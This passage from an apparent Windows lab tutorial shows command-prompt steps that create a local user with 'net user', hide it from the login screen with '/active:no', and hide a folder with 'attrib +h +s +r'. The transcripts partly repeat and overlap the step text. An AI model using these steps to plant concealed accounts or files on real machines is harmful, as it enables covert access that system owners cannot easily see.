
```
Directory of C:\Users\Admin\Desktop
04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s) 17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.

C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.

C:\Users\Admin\Desktop>
```

13. Click on windows icon and click on user **Admin** to see the users list, you can see that the user **Test** is added to the list.



14. To hide the user account type **net user Test /active:no** and press **Enter**. The Test account is removed from the list.

```
Select Administrator: Command Prompt

0 File(s)          0 bytes
3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
0 File(s)          0 bytes
2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\Users\Admin\Desktop


04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
0 File(s)          0 bytes
3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.


C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.

C:\Users\Admin\Desktop>net user Test /active:no
The command completed successfully.

C:\Users\Admin\Desktop>
```

